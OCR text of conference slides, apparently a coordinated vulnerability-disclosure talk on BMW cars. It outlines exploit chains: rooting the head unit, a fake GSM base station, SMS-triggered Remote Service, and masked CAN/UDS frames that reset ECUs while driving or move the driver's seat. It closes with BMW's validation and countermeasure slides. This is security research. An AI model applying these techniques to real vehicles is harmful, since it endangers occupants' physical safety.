
Attack ECUs through the Gateway

- Need to transfer something through the Gateway
  - Diagnostic function from OBD
  - LastStateCall



Attack ECUs through the Gateway

- Diagnostic function



Attack ECUs through the Gateway

- Diagnostic function

Normal diagnostic scene:

0x6F5 61 xx xx xx xx xx xx xx

Attack scene:


0x661 f5 xx xx xx xx xx xx xx

Attack ECUs through the Gateway

- Diagnostic function
  - Try to send to other ECUs
  - Seems working!


Attack scene:

0x661 xx xx xx xx xx xx xx xx



Attack ECUs through the Gateway


- The LastStateCall



Attack ECUs through the Gateway

- The LastStateCall

Attack scene:




Attack ECUs By UDS messages

- Normal UDS diagnosis
  - Light
  - Door
  - Air Conditioner
  - …
- Normal UDS operation
  - Reset ECUs
  - …

Cyber security to
Functional safety!

Attack ECUs By UDS messages

- Normal UDS diagnosis
  - Light
  - Door
  - Air Conditioner
  - …



BMW Diagnostic Tool (ISTA+)

Attack ECUs By UDS messages

- Other UDS diagnosis
  - Reset ECUs
    - ✓ Reset works against ECUs that connected to the CAN bus when the vehicle is driving (Lack of speed check)
  - Change the driver seat position
    - ✓ Move the seat forward/rearward
    - ✓ Fold the seat backrest forward/rearward


Conclusions

1. Root the Head Unit via the USB, OBD and fake GSM base station
2. Trigger BMW "Remote Service" via the SMS
3. Exploit the TCB through a fake GSM network
4. Send CAN/UDS messages from NBT/TCB to the K-CAN bus
5. Utilize the remote diagnostic messaging features to attack many ECUs behind the Gateway

Agenda

- Vehicle Components and Exploit Chains
- Root the Head Unit
- Exploit the Telematic Communication Box
- Attack ECUs behind the Gateway
- Incident Response and Countermeasures

TIMELINE AND MILESTONES.




BMW
GROUP

VULNERABILITY ANALYSIS AND VALIDATION: JOINT FORCES WITHIN THE BMW GROUP.

BMW GROUP

COMPLEXITY IN VALIDATION & TESTING.



Detailed report

Research findings based on evaluation of four vehicle configurations:

Validation and testing required for a multitude of vehicle configurations:

...

Example: HTTP Hijack of ConnectedDrive provisioning + exploitation of buffer overflow

Analysis:

